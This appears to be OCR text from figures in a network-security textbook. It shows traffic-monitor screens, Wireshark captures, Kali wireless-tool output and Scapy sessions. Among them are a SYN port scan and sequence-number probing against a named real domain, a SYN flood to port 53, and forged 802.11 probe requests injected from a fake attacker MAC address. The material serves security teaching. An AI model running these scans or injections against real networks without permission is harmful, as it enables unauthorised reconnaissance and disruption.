



Overview
Live Data
2 days
30 days
365 days
Historic Data
Log
Settings
Notification Triggers
Comments
History
Last Scan: 19 s
Last Up: 19 s
Last Down: 60 d
Uptime: 98.8296%
Downtime: 1.1704%
Coverage: 100%
Sensor Type: SNMP Traffic 64bit
Performance Impact:
Dependency: Parent
Interval: 60 s
ID: #2825
Downtime (%)
Traffic Total (kbit/s)
Traffic In (kbit/s)
Traffic Out (kbit/s)
Unicast in (#/s)
Unicast out (#/s)
Show all
Hide all



To Internet
Monitored interfae
MPLS L3-VPN
Remote offices
Traffic in
Traffic out
Legend:
Router
LAN
Firewall








No.	Time	Source	Destination	Protocol	Length	Info
…	201.210232472	10.9.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.210903822	10.10.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.211552156	10.11.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.212145606	10.12.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.212761773	10.13.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.213346358	10.14.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.213925115	10.15.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.214959453	10.16.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.215603549	10.17.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.216393612	10.18.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.216945254	10.19.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.217512748	10.20.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.218048425	10.21.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0
…	201.218688571	10.22.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0



```
>>> ans, unans = sr(IP(dst='www.ndi.co.il')/TCP(flags='S',dport=(1,1024)))
Begin emission:
Finished sending 1024 packets.
.***********.......^C
Received 19 packets, got 11 answers, remaining 1013 packets
>>> 
```

```
No.  Time          Source         Destination    Protocol  Length Info
…    12.599794274  10.0.2.4       91.198.129.17  TCP       54     20 → 20 [SYN] Seq=0 Win=8192 Len=0
…    12.600549900  10.0.2.4       91.198.129.17  TCP       54     20 → 21 [SYN] Seq=0 Win=8192 Len=0
…    12.601303221  10.0.2.4       91.198.129.17  TCP       54     20 → 22 [SYN] Seq=0 Win=8192 Len=0
…    12.602319078  10.0.2.4       91.198.129.17  TCP       54     20 → 23 [SYN] Seq=0 Win=8192 Len=0
…    12.603057773  10.0.2.4       91.198.129.17  TCP       54     20 → 24 [SYN] Seq=0 Win=8192 Len=0
…    12.603816115  10.0.2.4       91.198.129.17  TCP       54     20 → 25 [SYN] Seq=0 Win=8192 Len=0
…    12.604729222  10.0.2.4       91.198.129.17  TCP       54     20 → 26 [SYN] Seq=0 Win=8192 Len=0
…    12.605590623  10.0.2.4       91.198.129.17  TCP       54     20 → 27 [SYN] Seq=0 Win=8192 Len=0
…    12.611342290  10.0.2.4       91.198.129.17  TCP       54     20 → 28 [SYN] Seq=0 Win=8192 Len=0
…    12.613539468  10.0.2.4       91.198.129.17  TCP       54     20 → 29 [SYN] Seq=0 Win=8192 Len=0
…    12.614640159  10.0.2.4       91.198.129.17  TCP       54     20 → 30 [SYN] Seq=0 Win=8192 Len=0
…    12.623528905  91.198.129.17  10.0.2.4       TCP       60     21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
…    12.623550516  10.0.2.4       91.198.129.17  TCP       54     20 → 21 [RST] Seq=1 Win=0 Len=0
…    12.624352484  10.0.2.4       91.198.129.17  TCP       54     20 → 31 [SYN] Seq=0 Win=8192 Len=0
…    12.626322945  10.0.2.4       91.198.129.17  TCP       54     20 → 32 [SYN] Seq=0 Win=8192 Len=0
…    12.628244504  91.198.129.17  10.0.2.4       TCP       60     25 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
```



```
>>> ans, unans = srloop(IP(dst='www.ndi.co.il')/TCP(dport=80,flags='S'))
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
RECV 1:
RECV 1: IP / TCP 91.198.129.17:http > 10.0.2.4:ftp_data SA / Padding
```

Scapy v2.4.4

File Actions Edit View Help

```
>>> for s, r in ans:
...:     temp = r[TCP].seq - temp
...:     print ('%d\t+%d' % (r[TCP].seq,temp))
...:
400576001       +400576001
400704001       +128000
400832001       +400704001
400960001       +256000
401088001       +400832001
401216001       +384000
401344001       +400960001
401472001       +512000
401600001       +401088001
401728001       +640000
401856001       +401216001
401984001       +768000
402112001       +401344001
402240001       +896000
402368001       +401472001
402496001       +1024000
>>>
```

Scapy command

Sequence results

Chapter 11: Implementing Wireless Network Security

NETWORK DETAILS

SSID	Westin_GUEST
Channel	161
Frequency	5.805 GHz (5.795-5.815) *
Bandwidth	20 MHz *
Protocol	802.11n

DEVICE INFO

BSSID	94:B4:0F:D8:5A:10

IP DETAILS

Private IPv4	172.20.2.30
Private Subnet	255.255.240.0
Public IPv4	78.100.53.230

SECURITY


Authentication	OPEN-802.11
Encryption	NONE


INFRASTRUCTURE

Kind	Infrastructure network
Connectivity	Internet access
Interface	IEEE 802.11 wireless network interface

TIME

Uptime	73d 1h 19m
Beacon interval	102.4 ms






```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo iwconfig wlan0
wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

┌──(deep㉿ADTEC0665L)-[~]
└─$
```

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo airmon-ng
[sudo] password for deep:

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter


┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    521 NetworkManager
    896 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
                (monitor mode enabled)


┌──(deep㉿ADTEC0665L)-[~]
└─$
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.fc.type == 0

No.	Time	Source	Destination	Protocol	Length	Info
8	-1.6455…	Motorola_5c…	Broadcast	802…	118	Probe Request, SN=1143, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
12	-1.5843…	Motorola_5c…	Broadcast	802…	118	Probe Request, SN=1153, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
13	-1.5833…	Motorola_5c…	Broadcast	802…	125	Probe Request, SN=1154, FN=0, Flags=.....C, SSID=VAGHANI
14	-1.5621…	Motorola_5c…	Broadcast	802…	125	Probe Request, SN=1156, FN=0, Flags=.....C, SSID=VAGHANI
15	-1.5606…	Motorola_5c…	Broadcast	802…	125	Probe Request, SN=1158, FN=0, Flags=.....C, SSID=VAGHANI
19	-1.4363…	62:f9:60:bc…	Broadcast	802…	166	Probe Request, SN=453, FN=0, Flags=.....C, SSID=B304
1…	1.74069…	0e:16:ff:ac…	Broadcast	802…	119	Probe Request, SN=1701, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1…	3.50650…	c2:3f:35:05…	Broadcast	802…	119	Probe Request, SN=1393, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1…	3.83421…	7a:88:14:10…	Broadcast	802…	166	Probe Request, SN=1848, FN=0, Flags=.....C, SSID=B304
1…	3.85698…	7a:88:14:10…	Broadcast	802…	166	Probe Request, SN=1850, FN=0, Flags=.....C, SSID=B304
1…	3.86890…	7a:88:14:10…	Broadcast	802…	166	Probe Request, SN=1851, FN=0, Flags=.....C, SSID=B304
1…	3.88011…	7a:88:14:10…	Broadcast	802…	166	Probe Request, SN=1852, FN=0, Flags=.....C, SSID=B304
1…	3.96710…	7a:88:14:10…	Broadcast	802…	166	Probe Request, SN=1856, FN=0, Flags=.....C, SSID=B304
1…	4.08474…	2e:e7:48:c8…	Broadcast	802…	149	Probe Request, SN=2637, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1…	4.11623…	2e:e7:48:c8…	Broadcast	802…	149	Probe Request, SN=2638, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
2…	5.21599…	76:4b:c3:28…	Broadcast	802…	129	Probe Request, SN=3008, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
2…	7.57573…	Apple_93:e9…	Broadcast	802…	174	Probe Request, SN=994, FN=0, Flags=.....C, SSID=Flat108-5GHz
2…	7.58740…	Apple_93:e9…	Broadcast	802…	174	Probe Request, SN=995, FN=0, Flags=.....C, SSID=Flat108-5GHz

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.fc.type == 1

No.	Time	Source	Destination	Protocol	Length	Info
5…	131.138…	XiaomiCo_26…	ee:ad:e0:ce:1b:3b (ee:ad:e0:ce:1b:3b) (RA)	802.11	52	Request-to-send, Flags=.....C
5…	131.138…		XiaomiCo_26:6a:67 (08:25:25:26:6a:67) (RA)	802.11	46	Clear-to-send, Flags=.....C
5…	131.155…		XiaomiCo_32:fc:f5 (10:3f:44:32:fc:f5) (RA)	802.11	46	Acknowledgement, Flags=.....C

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.fc.type == 2

No.	Time	Source	Destination	Protocol	Length	Info
1…	50.2008…	D-LinkIn_16…	Broadcast	802.11	112	Data, SN=1145, FN=0, Flags=.p....F.C
1…	50.2170…	2e:3b:83:54…	ee:ad:e0:ce:1b:3b	802.11	62	QoS Null function (No data), SN=216, FN=0, Flags=...P...TC
6…	141.087…	SamsungE_90…	D-LinkIn_38:d4:88	802.11	62	QoS Null function (No data), SN=3477, FN=0, Flags=.....TC
6…	141.090…	6e:9a:d0:2e…	D-LinkIn_b0:0f:57	802.11	141	QoS Data, SN=3819, FN=0, Flags=.p.....TC
6…	141.093…	SamsungE_90…	D-LinkIn_38:d4:88	802.11	62	QoS Null function (No data), SN=3478, FN=0, Flags=...P...TC
6…	141.115…	6e:9a:d0:2e…	D-LinkIn_b0:0f:57	802.11	167	QoS Data, SN=3820, FN=0, Flags=.p..R..TC
6…	141.143…	82:c7:3a:9e…	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=2895, FN=0, Flags=...P...TC
6…	141.159…	7a:bd:56:92…	D-LinkIn_fb:b2:b0	802.11	62	QoS Null function (No data), SN=77, FN=0, Flags=...P...TC
6…	141.171…	86:6c:a0:05…	IPv4mcast_fb	802.11	201	Data, SN=949, FN=0, Flags=.pm...F.C
6…	141.173…	86:6c:a0:05…	IPv6mcast_fb	802.11	221	Data, SN=950, FN=0, Flags=.p....F.C
6…	141.187…	Shenzhen_ed…	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=990, FN=0, Flags=...P...TC
6…	141.207…	6e:9a:d0:2e…	D-LinkIn_b0:0f:57	802.11	129	QoS Data, SN=3821, FN=0, Flags=.p.....TC
6…	141.316…	12:f8:43:7d…	IPv6mcast_16	802.11	160	Data, SN=2710, FN=0, Flags=.pm...F.C
6…	141.316…	12:f8:43:7d…	IPv4mcast_16	802.11	124	Data, SN=2711, FN=0, Flags=.p....F.C
6…	141.341…	D-LinkIn_d2…	Broadcast	802.11	130	Data, SN=1314, FN=0, Flags=.p....F.C
6…	141.346…	D-LinkIn_b0…	Broadcast	802.11	130	Data, SN=84, FN=0, Flags=.pm...F.C
6…	141.348…	Shenzhen_ed…	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=991, FN=0, Flags=.....TC
6…	141.391…	Shenzhen_ed…	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=992, FN=0, Flags=...P...TC

```
CH  3 ][ Elapsed: 30 s ][ 2021-12-24 12:39

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

CA:58:C0:13:2E:5F  -26        4        0    0   1  130   WPA2 CCMP   PSK  WirelessRed
```

wlan.bssid == CA:58:C0:13:2E:5F

No.	Time	Source	Destination	Protocol	Length	Info
32…	461.1356…	ca:58:c0:13:2e:5f	32:e8:c4:00:3…	802.11	382	Probe Response, SN=2341, FN=0, Flags=.....C, BI=100, SSID=WirelessRed
32…	465.7298…	ca:58:c0:13:2e:5f	32:e8:c4:00:3…	802.11	382	Probe Response, SN=2391, FN=0, Flags=....R...C, BI=100, SSID=WirelessRed
32…	465.7363…	ca:58:c0:13:2e:5f	32:e8:c4:00:3…	802.11	382	Probe Response, SN=2392, FN=0, Flags=.....C, BI=100, SSID=WirelessRed

```
▸ Frame 32575: 382 bytes on wire (3056 bits), 382 bytes captured (3056 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 32
▸ 802.11 radio information
▾ IEEE 802.11 Probe Response, Flags: .....C
    Type/Subtype: Probe Response (0x0005)
  ▸ Frame Control Field: 0x5000
    .000 0000 0010 1100 = Duration: 44 microseconds
    Receiver address: 32:e8:c4:00:30:49 (32:e8:c4:00:30:49)
    Destination address: 32:e8:c4:00:30:49 (32:e8:c4:00:30:49)
    Transmitter address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)
    Source address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)
    BSS Id: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)
    .... .... .... 0000 = Fragment number: 0
    1001 0010 0101 .... = Sequence number: 2341
    Frame check sequence: 0x67fdd98f [unverified]
    [FCS Status: Unverified]
```

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
68768	264.937597	192.168.0.1	192.168.0.194	DNS	235	Standard query response 0x427b A emea.presence.teams.microsoft.com CNAME emea.presence.services.sfb.trafficmanager.net CNAME a-t
68769	264.938304	192.168.0.1	192.168.0.194	DNS	280	Standard query response 0x6e2c AAAA emea.presence.teams.microsoft.com CNAME emea.presence.services.sfb.trafficmanager.net CNAME
68770	264.939170	192.168.0.194	52.113.205.24	TCP	66	2117 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
68771	264.939181	192.168.0.194	52.113.205.24	TCP	66	[TCP Out-Of-Order] [TCP Port numbers reused] 2117 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
68772	265.074121	52.113.205.24	192.168.0.194	TCP	66	443 → 2117 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 WS=256 SACK_PERM=1
68773	265.074176	192.168.0.194	52.113.205.24	TCP	54	2117 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
68774	265.074181	192.168.0.194	52.113.205.24	TCP	54	[TCP Dup ACK 68773#1] 2117 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
68775	265.074490	192.168.0.194	52.113.205.24	TLSv1.2	571	Client Hello

```
> Frame 68768: 235 bytes on wire (1880 bits), 235 bytes captured (1880 bits) on interface \Device\NPF_{185C6706-6528-4580-B3E6-D60AB79FFB04}, id 0
> Ethernet II, Src: D-LinkIn_b0:0f:57 (f4:8c:eb:b0:0f:57), Dst: IntelCor_13:2e:5f (c8:58:c0:13:2e:5f)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.194
> User Datagram Protocol, Src Port: 53, Dst Port: 52907
> Domain Name System (response)

0000  c8 58 c0 13 2e 5f f4 8c  eb b0 0f 57 08 00 45 00   ·X··_·· ···W··E·
0010  00 dd f2 f5 40 00 40 11  c5 06 c0 a8 00 01 c0 a8   ····@·@· ........
0020  00 c2 00 35 ce ab 00 c9  0e d7 42 7b 81 80 00 01   ···5···· ··B{····
0030  00 03 00 00 00 00 04 65  6d 65 61 08 70 72 65 73   ·******e mea·pres
0040  65 6e 63 65 05 74 65 61  6d 73 09 6d 69 63 72 6f   ence·tea ms·micro
0050  73 6f 66 74 03 63 6f 6d  00 00 01 00 01 c0 0c 00   soft·com ........
0060  05 00 01 00 00 97 e2 00  2f 04 65 6d 65 61 08 70   ******** /·emea·p
0070  72 65 73 65 6e 63 65 08  73 65 72 76 69 63 65 73   resence· services
0080  03 73 66 62 0e 74 72 61  66 66 69 63 6d 61 6e 61   ·sfb·tra fficmana
0090  67 65 72 03 6e 65 74 00  c0 3f 00 05 00 01 00 00   ger·net· ·?******
00a0  01 06 00 37 19 61 2d 75  70 73 2d 70 72 65 73 65   ···7·a-u ps-prese
00b0  6e 63 65 37 2d 70 72 6f  64 2d 61 7a 73 63 0b 6e   nce7-pro d-azsc·n
00c0  6f 72 74 68 65 75 72 6f  70 65 08 63 6c 6f 75 64   ortheuro pe·cloud
00d0  61 70 70 05 61 7a 75 72  65 c0 2a c0 7a 00 01 00   app·azur e·*·z···
00e0  01 00 00 00 08 00 04 34  71 cd 18                  ********4 q··
```

```
└─$ sudo aireplay-ng -9 -e WirelessRed wlan0
[sudo] password for deep:
17:24:04  Waiting for beacon frame (ESSID: WirelessRed) on channel 1
Found BSSID "CA:58:C0:13:2E:5F" to given ESSID "WirelessRed".
17:24:04  Trying broadcast probe requests...
17:24:04  Injection is working!
17:24:05  Found 1 AP

17:24:05  Trying directed probe requests...
17:24:05  CA:58:C0:13:2E:5F - channel: 1 - 'WirelessRed'
17:24:06  Ping (min/avg/max): 1.548ms/4.878ms/13.391ms Power: -27.60
17:24:06  30/30: 100%
```

```
>>> from scapy.all import *
>>> fake_attacker_addr = 'aa:bb:cc:dd:ee:ff'
>>> target_access_point = 'CA:58:C0:13:2E:5F'
>>> interface = 'wlan0'
>>> Target_SSID = 'WirelessRed'
>>> probe_req_pkt = RadioTap() / Dot11(addr1=target_access_point, addr2=fake_attacker_addr, addr3=fake_attacker_addr) / Dot11ProbeReq() / Dot11Elt(ID='SSID',
info=Target_SSID, len=len(Target_SSID))
>>> sendp(probe_req_pkt, inter=0.1, count=10, iface=interface)
.........
Sent 10 packets.
```

(wlan.bssid == aa:bb:cc:dd:ee:ff)

